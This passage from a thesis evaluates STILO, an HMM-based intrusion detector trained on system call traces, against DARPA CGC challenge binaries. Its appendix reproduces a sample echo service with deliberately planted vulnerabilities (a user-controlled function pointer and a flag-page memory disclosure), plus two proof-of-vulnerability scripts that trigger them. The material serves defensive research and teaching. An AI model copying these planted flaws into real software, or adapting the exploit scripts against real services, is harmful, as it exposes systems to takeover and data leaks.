


Figure 4.2: ROC curve of Generic Model and Program Specific Model

In terms of ROC curve, we can find out that both models are not ideal for abnormal system call trace behavior detection, since in this scenario, none of the true detections of exploits are supposed to be missed. In order to achieve a perfect detection on real exploit behaviors, we would have to falsely alarm the majority

of the normal behaviors. Even though program-specific model has a larger area under curve than generic model, the late reach to 1 in true positive rate suggests a larger sacrifice on false alarm in order to detect all exploit attempts.

However, there is not enough evidence to judge which model performs better. Given that the generic model has no knowledge on which program it is detecting, it would not be fair to conclude that program specific model has a better performance. If a complete strange program is under test, the performance from the program specific models might be worse than the generic model, since its advantage, the information of the program identity, would be gone.

After comparing the system calls from static analysis and the system calls from trace files, we discovered that there are 10 system calls missing from static analysis using the tool provided in [5], which, in total, takes up 5.88% of system calls in all trace files combined. In the source code provided in [5], same conclusion can be verified, since the code is skipping certain system calls while building the model. We tried bringing them into the model in order to provide more information and enhance the performance.

4.2.3 Involving the Missing System Calls

As mentioned before, previous methods would ignore system calls that are not discovered via the static analysis tool for both training and testing. And the results are not satisfactory for a software exploitation detector. To improve the performance, one intuitive idea is to bring back those ignored calls in the training process. One way to take all the system calls into consideration without losing the information from static analysis is to build a two-stage training model where in the first stage, only system calls in control flow graph will be modeled; in the second stage, all system calls in the execution traces would be brought in the transition matrix for training.

Let $\{s_{ki}\}$ be the system call state set that are discovered in the control flow graph and $\{s_{ui}\}$ be the system call state set that are not discovered. In the first stage of HMM training, the transition probability $\widetilde{a}_{s_{ki}s_{kj}}$ and the state initial probability $\widetilde{\pi}_{s_{ki}}$ are initialized via static analysis. After training and testing of the first stage, the second stage model uses the test traces that are detected normal

as the new training set.

Since we are bringing all system calls into consideration, the initial transition probabilities and initial state distribution need to be recalculated.

For transition probability from a state of a discovered system call s_{ki} to a state of an undiscovered call s_{uj} we have

$$a_{s_{ki}s_{uj}} = \frac{N(s_{ki}, s_{uj})}{N(s_{ki})}$$

where $N(s_{ki}, s_{uj})$ are the number of occurrences of transitions from s_{ki} to s_{uj} and $N(s_{ki})$ is the number of occurrences of s_{ki}.

For transition probabilities from a state of an undiscovered system call s_{ui} to another call state s_j (discovered or not) we have

$$a_{s_{ui}s_j} = \frac{N(s_{ui}, s_j)}{N(s_{ui})}$$

where $N(s_{ui}, s_j)$ is the number of occurrences of state transition from s_{ui} to s_j in the traces and $N(s_{ui})$ is the number of occurrences of the state s_{ui}.

For transition probabilities from a state of a discovered system call s_{ki} to another state of a discovered system call s_{kj}, we need to rescale them from the original probabilities generated from static analysis (for first stage training), since we added the undiscovered call states.

$$a_{s_{ki}s_{kj}} = \widetilde{a}_{s_{ki}s_{kj}} \times (1 - \sum_{t=0}^{n_u} a_{s_{ki}s_{ut}})$$

where $\widetilde{a}_{s_{ki}s_{kj}}$ is the initial transition probability from stage 1 generated from static analysis and n_u is the number of undiscovered calls in the traces.

And for initial state probability of unknown call state s_{ui}, we have

$$\pi_{s_{ui}} = \frac{N(s_{ui})}{N(total)}$$

where $N(total)$ is the total number of occurrences of all system calls.

For initial state probability of known call state s_i, we have

$$\pi_{s_{ki}} = \widetilde{\pi}_{s_{ki}} \times (1 - \sum_{t=0}^{n_u} \pi_{s_{ut}}).$$

After training the second stage model, we tested on test set data again. As we can see in Figure 4.3, the ROC curve barely displays any changes. At the second stage, 9002 traces, having been detected normal from the first stage, were involved in training the second stage model to bring information of the 10 missing system calls to the model, 39 in total. The amount of traces being small may be the reason that the performance hardly changed, since the 9002 traces may not be providing enough information for the 10 missing system call. Another possible reason is that the missing system calls, counting 5.88% in all traces, do not play an important role in the trace pattern to differentiate normal and abnormal traces, since each of them count less than 0.6% each.




Figure 4.3: ROC Curve of 1-stage and 2-stage Model

To bring all the information for the 10 missing system calls from static analysis

in trace files, we built another 1-stage model where the previous second stage transition matrix adjustment was merged into the first stage for the initial matrix, instead of bringing them in after one round of training. Contrary to bringing in the statistical information of the 10 missing system calls in the second stage by extracting it from the data in test set classified normal in first stage, it was extracted from the training set and added to the initial transition matrix in the first stage. This way, the model would have more abundant and relatively more comprehensive knowledge about the 10 missing system calls. We can see from Figure 4.4 that the performance almost remains at the same level. This time, we have enough instances for the model to capture the patterns including all 39 system calls. Therefore, the limited improvement of the model performance indicates that the 10 missing system calls from static analysis do not help the model capture normal system call sequences.




Figure 4.4: ROC Curve of 1-stage and 2-stage Model with 39 Calls

Chapter 5

Conclusion

In this thesis, we evaluated an intrusion detection system model, STILO, where static analysis initialized hidden Markov model was used to learn normal system call traces in order to detect anomalies. We tested the model with more service application programs involved in DARPA CGC. The programs come with service polls that cover all control flow paths and vulnerabilities together with corresponding exploits. Compared to [5], none of the data is synthetically created and we used traditional ROC curves to show performances. After evaluation, we found the performance of STILO not as perfect as described in [5]. For program-specific models, STILO reaches 83% of true positive rate with 10% of false positive rate. But it is staying at 90% and having trouble reaching 100% true positive rate, which means the model would miss one in every ten attacks. For modern software systems, this is not a effective IDS model, since they are constantly under attacks and exploits.

Besides evaluation, we also attempted to build a generic model for all programs that are under test. The motivation is to build a robust model that is capable of effectively working on frequently updated software systems and strange or unseen software systems. The results of the generic model with STILO method is not acceptable as an IDS. The model is confused by diversified program behaviors and not able to differentiate the patterns between normal and exploit behaviors.

One possible reason for poor performance of STILO on our data set could be the none-existence of a payload in each exploit request. In practical attacks, the goal is always to execute a payload once the attacker acquires the privilege. Since

payloads are usually not normal behaviors from the program, the corresponding system call trace segment should be the most distinctively abnormal part in a full attack trace. However, the exploit requests provided by DARPA CGC only attempt to change register values or disclose private memory bytes. The behavior for those requests would still be highly similar to normal behaviors, since, for example, exploiting a buffer only requires passing to the program a string longer than the size of buffer, which would not trigger any abnormal system call.

For future work, injecting payload to exploit requests would be the top priority. Exploit traces with payload would have a more distinctive uniqueness compare to normal traces. And another test on STILO can be performed. Also, in order to detect exploits before executing payload, the parameters for each system call should be included in the model. For example, the size of string that is passed to a buffer could be helpful to identify buffer over flow attacks.

Appendix

Sample Challenge Binary Bundle

As mentioned in Chapter 2, CB bundles comprise of a CB, a service poll generator and at least one PoV. In this appendix, a sample CB bundle is exhibited and explained in detail. The CB bundle involved is the service template under the directory `/usr/share/cgc-sample-challenges/templates/service-template` on the DECREE virtual machine. There are two PoVs included in the bundle, one for each type.

A.1 Challenge Binary

The CB source code below is a simple echo program. It will repeat whatever user types in. To give straightforward examples of vulnerabilities, a type 1 PoV is executed by setting a function pointer and argument from the socket, then calling the function and a type 2 PoV is achieved by returning the entire flag page.

```
1  #include <libcgc.h>
2  #include "libc.h"
3
4  #define STR0 "Hello "
5  #define STR1 ".\nThis implements a simple echo service\n"
6
7  #define NAME_SIZE 4
8  #define BUF_SIZE 1024
9
10 size_t printf(const char *format, ...);
```

```
11
12  char * get_name(void *secret_page);
13  size_t receive_line(int fd, char *buf, size_t size);
14
15  char * get_name(void *secret_page) {
16      char *buf;
17      const char *names[] = {"Matt", "Mark", "Luke", "John"};
18      unsigned int index;
19      int ret;
20      int i;
21
22      index = ((int *)secret_page)[0] % (sizeof(names) / sizeof(names[0]));
23
24      ret = allocate(NAME_SIZE + 1, 0, (void **) &buf);
25      if (ret != 0)
26          _terminate(1);
27
28      for (i = 0; i < NAME_SIZE; i++) {
29          buf[i] = names[index][i];
30      }
31
32      return buf;
33  }
34
35  size_t receive_line(int fd, char *buf, size_t size) {
36      char c;
37      size_t total = 0;
38      size_t read = 0;
39
40      while (1) {
41          if (receive(fd, &c, 1, &read) != 0) {
42              _terminate(1);
43          }
44
45          if (read == 0) {
46              return 0;
47          }
48
49          if (total >= size) {
50              return 0;
51          }
52
```

```
53          buf[total++] = c;
54
55          if (c == '\n') {
56              break;
57          }
58      }
59
60      return total;
61  }
62
63  void *copy(void *dst, const void *src, size_t size) {
64      char *dst_char = (char *)dst;
65      char *src_char = (char *)src;
66
67      while (size--)
68          *dst_char++ = *src_char++;
69
70      return dst;
71  }
72
73
74  int __attribute__((fastcall)) main(int secret_page_i, char *unused[]) {
75      void *secret_page = (void *)secret_page_i;
76      char buf[1024];
77      char *name;
78      int ret;
79      size_t size;
80
81      name = get_name(secret_page);
82
83      ret = transmit_all(STDOUT, STR0, sizeof(STR0) - 1);
84      if (ret != 0)
85          _terminate(1);
86
87      ret = transmit_all(STDOUT, name, NAME_SIZE);
88      if (ret != 0)
89          _terminate(1);
90
91      ret = transmit_all(STDOUT, STR1, sizeof(STR1) - 1);
92      if (ret != 0)
93          _terminate(1);
94
```

```
95      ret = deallocate(name, NAME_SIZE + 1);
96      if (ret != 0)
97          _terminate(1);
98
99      while (1) {
100         size = receive_line(STDIN, buf, sizeof(buf) - 1);
101         if (size == 0)
102             _terminate(1);
103
104         buf[size] = 0;
105
106 #ifndef PATCHED_1
107                 /*Type 1 vulnerability*/
108         if (buf[0] == 0x41 && buf[1] == 0x42 && buf[2] == 0x43) {
109             int (*func)(int);
110             copy(&func, buf+3, 4);
111             copy(&size, buf+7, 4);
112             transmit(STDERR, "type1\n", 6, NULL);
113             ret = (*func)(size);
114         }
115 #endif
116
117 #ifndef PATCHED_2
118                 /*Type 2 vulnerability*/
119         if (buf[0] == 0x41 && buf[1] == 0x42 && buf[2] == 0x44) {
120             transmit(STDERR, "type2\n", 6, NULL);
121             transmit_all(STDOUT, secret_page, 0x1000);
122         }
123 #endif
124
125         ret = transmit_all(STDOUT, buf, size);
126         if (ret != 0)
127             _terminate(1);
128     }
129 }
```

In the program, line 1 to line 104 and line 125 to line 129 perform the functionality of an echoing service. In line 108 to line 114 a type 1 register-type vulnerability is deliberately provided. And line 119 to 122 contains a type 2 memory-disclosure vulnerability.

When the input (`char buf[]`) from the user starts with "0x414243" (i.e. "ABC"),

a type 1 vulnerability will be triggered. There is a function pointer declared in this case. And the 32-bit function address of this pointer is copied from `buf+3`. Another 4-byte variable is copied from `buf+7`, which is the argument of the function. After copying, the program will call the function at the pointed address.

A type 2 vulnerability happens when the input from the user starts with "0x414244" (i.e. "ABD"). The first argument of the main function `secret_page_i` is passed in from the DARPA CGC framework to indicate the starting address of the type 2 vulnerability flag page. In this program, the `get_name(void*)` method copies a list of names to that address. And when the input is "ABD", that list will be transmitted to `STDOUT` file descriptor to form a memory disclosure.

A.2 Proof of Vulnerabilities

PoVs are either written in C or a markup language specifically designed for DARPA CGC called povxml. The framework infrastructure provides a converter (`pov-xml2c`) from povxml and C for compiling. The two PoVs shown in this section are included in the CB bundle from above. They take advantage of the two deliberately provided vulnerabilities in the CB above. In this sample bundle, CBs and PoVs use file descriptor 0: STDIN and 1: STDOUT for information transmission. But in general, a specialized file descriptor 3 is used.

A.2.1 Type 1 PoV

Below is the type 1 PoV provided in the CB bundle, in both XML and converted C version. The PoV ID is `POV_00003`. There are 3 steps in this PoV to prove a type 1 vulnerability. Table A.2 shows the location and purpose of each step.

```
1 <?xml version="1.0" standalone="no" ?>
2 <!DOCTYPE cfepov SYSTEM "/usr/share/cgc-docs/cfe-pov.dtd">
3 <cfepov>
4 <cbid>service</cbid>
5 <replay>
6     <negotiate> <!--Step 1: Negotiate a type 1 PoV with framework
7          infrastructure. -->
8         <type1>
```

```
9               <ipmask>0xFEFEFEFE</ipmask> <!-- Negotiate instruction pointer. -->
10              <regmask>0xFEFEFEFE</regmask> <!-- Negotiate register value. -->
11              <regnum>2</regnum> <!-- Negotiate the register being changed. -->
12          </type1>
13      </negotiate>
14      <read echo="yes"><delim>\n</delim></read> <!--Step 2: Read info from CB -->
15      <read echo="yes"><delim>\n</delim></read> <!--Step 2: Read info from CB -->
16      <write echo="yes"> <!--Step 3: Write data to CB to exploit type 1
17          vulnerability -->
18          <data>ABC</data>
19          <var>TYPE1_IP</var>
20          <var>TYPE1_REG</var>
21          <data>\n</data>
22      </write>
23      <!-- <read><length>1</length></read> -->
24  </replay>
25  </cfepov>
26
```

Steps	XML	C	Purpose
1	Line 6 - 13	Line 3	Negotiate a type 1 PoV with the framework infrastructure and make changes `TYPE1_IP = 0xfefefefe` and `TYPE1_REG = 0xfefefefe`
2	Line 14 - 15	Line 5 - 34	Read the output from CB.
3	Line 16 - 22	Line 35 - 55	i. Define a `char` array as the input to CB: "ABC" followed by `TYPE1_IP` and `TYPE1_REG`. ii. Transmit the array to CB via file descriptor 1 (STDOUT) to exploit the type 1 vulnerability.

Table A.2: Steps for Type 1 PoV

```
1   #include <libpov.h>
2   int main(void) {
3      negotiate_type1(0xfefefefe, 0xfefefefe, 2);//Step1: Negotiate a type 1 PoV
4          with framework infrastructure.
5      do {    /*Step 2: Read info from CB*/
6         unsigned char *read_00000;
```

```
7         unsigned int read_00000_len;
8         unsigned int read_00000_ptr = 0;
9         //**** delimited read
10        static unsigned char read_00000_delim[] =
11           "\x0a";
12        read_00000 = NULL;
13        read_00000_len = 0;
14        int read_00000_res = delimited_read(0, &read_00000, &read_00000_len,
15            read_00000_delim, 1);
16        if (read_00000_res) {} //silence unused variable warning
17        free(read_00000);
18        if (read_00000_ptr) {}  //silence unused variable warning if any
19     } while (0);
20     do {    /*Step 2: Read info from CB*/
21        unsigned char *read_00001;
22        unsigned int read_00001_len;
23        unsigned int read_00001_ptr = 0;
24        //**** delimited read
25        static unsigned char read_00001_delim[] =
26           "\x0a";
27        read_00001 = NULL;
28        read_00001_len = 0;
29        int read_00001_res = delimited_read(0, &read_00001, &read_00001_len,
30            read_00001_delim, 1);
31        if (read_00001_res) {} //silence unused variable warning
32        free(read_00001);
33        if (read_00001_ptr) {}  //silence unused variable warning if any
34     } while (0);
35     do {    /*Step 3: Writing data to exploit type 1 vulnerability.*/
36        //*** writing data
37        static unsigned char write_00000_00000[] =
38           "\x41\x42\x43";
39        static unsigned int write_00000_00000_len = 3;
40        static unsigned char write_00000_00003[] =
41           "\x0a";
42        static unsigned int write_00000_00003_len = 1;
43        unsigned char *write_00000 = NULL;
44        unsigned int write_00000_len = 0;
45        write_00000 = append_buf(write_00000, &write_00000_len,
46            write_00000_00000, write_00000_00000_len);
47        write_00000 = append_var("TYPE1_IP", write_00000, &write_00000_len);
48        write_00000 = append_var("TYPE1_REG", write_00000, &write_00000_len);
```

```
49        write_00000 = append_buf(write_00000, &write_00000_len,
50            write_00000_00003, write_00000_00003_len);
51        if (write_00000_len > 0) {
52           transmit_all(1, write_00000, write_00000_len);
53        }
54        free(write_00000);
55     } while (0);
56  }
57
```

A.2.2 Type 2 PoV

Below is the source code for a type 2 PoV provided in the CB bundle, in both XML and converted C version. The PoV ID is `POV_00002`. There are 5 steps in this PoV to prove a type 2 vulnerability. Table A.4 shows the location and purpose of each step.

Steps	XML	C	Purpose
1	Line 6	Line 3	Negotiate a type 2 PoV with the framework infrastructure and get values `TYPE2_ADDR = 0x4347c000`, `TYPE2_SIZE = 4096` and `TYPE2_LENGTH` for a specific value.
2	Line 8 - 9	Line 3 - 33	Read the output from CB.
3	Line 10 - 13	Line 34 - 47	i. Define a `char` array as the input to CB: "ABD". ii. Transmit the array to CB via file descriptor 1 (STDOUT) to exploit the type 2 vulnerability.
4	Line 14 - 20	Line 48 - 65	Read `TYPE2_LENGTH` bytes from the flag page and assign it to `TYPE2_VALUE`.
5	Line 21	Line 67	Submit `TYPE2_VALUE` to framework infrastructure.

Table A.4: Steps for Type 2 PoV

```
1  <?xml version="1.0" standalone="no" ?>
2  <!DOCTYPE cfepov SYSTEM "/usr/share/cgc-docs/cfe-pov.dtd">
3  <cfepov>
4  <cbid>service</cbid>
```

```
<replay>
    <negotiate><type2 /></negotiate> <!-- Step 1: Negotiate a type 2 PoV with
        framework infrastructure. -->
    <read echo="yes"><delim>\n</delim></read> <!-- Step 2: Read info from CB. -->
    <read echo="yes"><delim>\n</delim></read> <!-- Step 2: Read info from CB. -->
    <write>
       <data>ABD\n</data> <!-- Step 3: Write data to CB to exploit type 2
           vulnerability. -->
    </write>
    <read> <!-- Step 4: Read data from flag page. -->
       <length isvar="true">TYPE2_LENGTH</length>
       <assign>
          <var>TYPE2_VALUE</var>
          <slice />
       </assign>
    </read>
    <submit><var>TYPE2_VALUE</var></submit> <!-- Step 5: Submit value to
        framework infrastructure. -->
</replay>
</cfepov>
```

```
#include <libpov.h>
int main(void) {
   negotiate_type2();//Negotiate a type 2 PoV with framework infrastructure.
   do { /*Step 2: Read info from CB.*/
      unsigned char *read_00000;
      unsigned int read_00000_len;
      unsigned int read_00000_ptr = 0;
      //**** delimited read
      static unsigned char read_00000_delim[] =
         "\x0a";
      read_00000 = NULL;
      read_00000_len = 0;
      int read_00000_res = delimited_read(0, &read_00000, &read_00000_len,
          read_00000_delim, 1);
      if (read_00000_res) {} //silence unused variable warning
      free(read_00000);
      if (read_00000_ptr) {}  //silence unused variable warning if any
   } while (0);
   do { /*Step 2: Read info from CB.*/
      unsigned char *read_00001;
```

```
21          unsigned int read_00001_len;
22          unsigned int read_00001_ptr = 0;
23          //**** delimited read
24          static unsigned char read_00001_delim[] =
25             "\x0a";
26          read_00001 = NULL;
27          read_00001_len = 0;
28          int read_00001_res = delimited_read(0, &read_00001, &read_00001_len,
29              read_00001_delim, 1);
30          if (read_00001_res) {} //silence unused variable warning
31          free(read_00001);
32          if (read_00001_ptr) {}  //silence unused variable warning if any
33       } while (0);
34       do { /*Step 3: Write data to CB to exploit type 2 vulnerability.*/
35          //*** writing data
36          static unsigned char write_00000_00000[] =
37             "\x41\x42\x44\x0a";
38          static unsigned int write_00000_00000_len = 4;
39          unsigned char *write_00000 = NULL;
40          unsigned int write_00000_len = 0;
41          write_00000 = append_buf(write_00000, &write_00000_len, write_00000_00000,
42              write_00000_00000_len);
43          if (write_00000_len > 0) {
44             transmit_all(1, write_00000, write_00000_len);
45          }
46          free(write_00000);
47       } while (0);
48       do { /*Step 4: Read data from flag page.*/
49          unsigned char *read_00002;
50          unsigned int read_00002_len;
51          unsigned int read_00002_ptr = 0;
52          //**** length read
53          size_t read_00002_len_len;
54          char *read_00002_len_var = (char*)getenv("TYPE2_LENGTH", &read_00002_len_len);
55          read_00002_len = *(unsigned int*)read_00002_len_var;
56          free(read_00002_len_var);
57          read_00002 = (unsigned char*)malloc(read_00002_len);
58          int read_00002_res = length_read(0, read_00002, read_00002_len);
59          if (read_00002_res) {} //silence unused variable warning
60          //**** read assign to var "TYPE2_VALUE" from slice
61          assign_from_slice("TYPE2_VALUE", read_00002, read_00002_len - read_00002_ptr,
62              0, 0, 1);
```

```
63        free(read_00002);
64        if (read_00002_ptr) {}  //silence unused variable warning if any
65     } while (0);
66     //*** submitting type 2 POV results
67     submit_type2("TYPE2_VALUE"); //Step 5: Submit value to framework infrastructure.
68  }
```

Bibliography

[1] "DARPA CGC Final Event Brosure," `http://archive.darpa.mil/cybergrandchallenge/assets/pdf/cgc-brochure.pdf`, accessed: 2018-04-04.

[2] "Submitting a Challenge Binary," `https://cgc-docs.legitbs.net/cgc-release-documentation/walk-throughs/submitting-a-cb/`, accessed: 2018-04-04.

[3] "Understanding Poll Generators," `https://cgc-docs.legitbs.net/cgc-release-documentation/walk-throughs/understanding-poll-generators`, accessed: 2018-04-04.

[4] "Understanding Proofs of Vulnerability in CFE," `https://cgc-docs.legitbs.net/cgc-release-documentation/walk-throughs/understanding-cfe-povs/`, accessed: 2018-04-04.

[5] Xu, K., D. D. Yao, B. G. Ryder, and K. Tian (2015) "Probabilistic program modeling for high-precision anomaly classification," in *Computer Security Foundations Symposium (CSF), 2015 IEEE 28th*, IEEE, pp. 497–511.

[6] Denning, D. E. (1987) "An intrusion-detection model," *IEEE Transactions on software engineering*, (2), pp. 222–232.

[7] Liao, H.-J., C.-H. R. Lin, Y.-C. Lin, and K.-Y. Tung (2013) "Intrusion detection system: A comprehensive review," *Journal of Network and Computer Applications*, **36**(1), pp. 16–24.

[8] Debar, H., M. Dacier, and A. Wespi (1999) "Towards a taxonomy of intrusion-detection systems," *Computer Networks*, **31**(8), pp. 805–822.

[9] Vieira, K., A. Schulter, C. Westphall, and C. Westphall (2010) "Intrusion detection for grid and cloud computing," *It Professional*, **12**(4), pp. 38–43.

[10] Lee, J.-H., M.-W. Park, J.-H. Eom, and T.-M. Chung (2011) "Multi-level intrusion detection system and log management in cloud computing," in *Advanced Communication Technology (ICACT), 2011 13th International Conference on*, IEEE, pp. 552–555.

[11] Kwon, H., T. Kim, S. J. Yu, and H. K. Kim (2011) "Self-similarity based lightweight intrusion detection method for cloud computing," in *Asian Conference on Intelligent Information and Database Systems*, Springer, pp. 353–362.

[12] Arshad, J., P. Townend, and J. Xu (2012) "An abstract model for integrated intrusion detection and severity analysis for clouds," *Cloud Computing Advancements in Design, Implementation, and Technologies*, **1**.

[13] Roschke, S., F. Cheng, and C. Meinel (2009) "An extensible and virtualization-compatible IDS management architecture," in *Information Assurance and Security, 2009. IAS'09. Fifth International Conference on*, vol. 2, IEEE, pp. 130–134.

[14] Bakshi, A. and Y. B. Dujodwala (2010) "Securing cloud from ddos attacks using intrusion detection system in virtual machine," in *Communication Software and Networks, 2010. ICCSN'10. Second International Conference on*, IEEE, pp. 260–264.

[15] Mazzariello, C., R. Bifulco, and R. Canonico (2010) "Integrating a network ids into an open source cloud computing environment," in *Information Assurance and Security (IAS), 2010 Sixth International Conference on*, IEEE, pp. 265–270.

[16] Hamad, H. and M. Al-Hoby (2012) "Managing intrusion detection as a service in cloud networks," *International Journal of Computer Applications*, **41**(1).

[17] VivinSandar, S. and S. Shenai (2012) "Economic denial of sustainability (edos) in cloud services using http and xml based ddos attacks," *International Journal of Computer Applications*, **41**(20).

[18] Houmansadr, A., S. A. Zonouz, and R. Berthier (2011) "A cloud-based intrusion detection and response system for mobile phones," in *Dependable Systems and Networks Workshops (DSN-W), 2011 IEEE/IFIP 41st International Conference on*, IEEE, pp. 31–32.

[19] Roesch, M. et al. (1999) "Snort: Lightweight intrusion detection for networks." in *Lisa*, vol. 99, pp. 229–238.

[20] Anjum, F., D. Subhadrabandhu, and S. Sarkar (2003) "Signature based intrusion detection for wireless ad-hoc networks: A comparative study of various routing protocols," in *Vehicular Technology Conference, 2003. VTC 2003-Fall. 2003 IEEE 58th*, vol. 3, IEEE, pp. 2152–2156.

[21] Ilgun, K., R. A. Kemmerer, and P. A. Porras (1995) "State transition analysis: A rule-based intrusion detection approach," *IEEE transactions on software engineering*, **21**(3), pp. 181–199.

[22] Wu, H., S. Schwab, and R. L. Peckham (2008), "Signature based network intrusion detection system and method," US Patent 7,424,744.

[23] Aljawarneh, S., M. Aldwairi, and M. B. Yassein (2017) "Anomaly-based intrusion detection system through feature selection analysis and building hybrid efficient model," *Journal of Computational Science*.

[24] Faisal, M. A., Z. Aung, J. R. Williams, and A. Sanchez (2015) "Data-stream-based intrusion detection system for advanced metering infrastructure in smart grid: A feasibility study," *IEEE Systems journal*, **9**(1), pp. 31–44.

[25] Lin, W.-C., S.-W. Ke, and C.-F. Tsai (2015) "CANN: An intrusion detection system based on combining cluster centers and nearest neighbors," *Knowledge-based systems*, **78**, pp. 13–21.

[26] Sabahi, F. and A. Movaghar (2008) "Intrusion detection: A survey," in *Systems and Networks Communications, 2008. ICSNC'08. 3rd International Conference on*, IEEE, pp. 23–26.

[27] Murali, A. and M. Rao (2005) "A survey on intrusion detection approaches," in *Information and Communication Technologies, 2005. ICICT 2005. First International Conference on*, IEEE, pp. 233–240.

[28] Kumar, V., J. Srivastava, and A. Lazarevic (2006) *Managing cyber threats: issues, approaches, and challenges*, vol. 5, Springer Science & Business Media.

[29] Fragkiadakis, A. G., E. Z. Tragos, T. Tryfonas, and I. G. Askoxylakis (2012) "Design and performance evaluation of a lightweight wireless early warning intrusion detection prototype," *EURASIP Journal on Wireless Communications and Networking*, **2012**(1), p. 73.

[30] Sarasamma, S. T., Q. A. Zhu, and J. Huff (2005) "Hierarchical Kohonenen net for anomaly detection in network security," *IEEE Transactions on Systems, Man, and Cybernetics, Part B (Cybernetics)*, **35**(2), pp. 302–312.

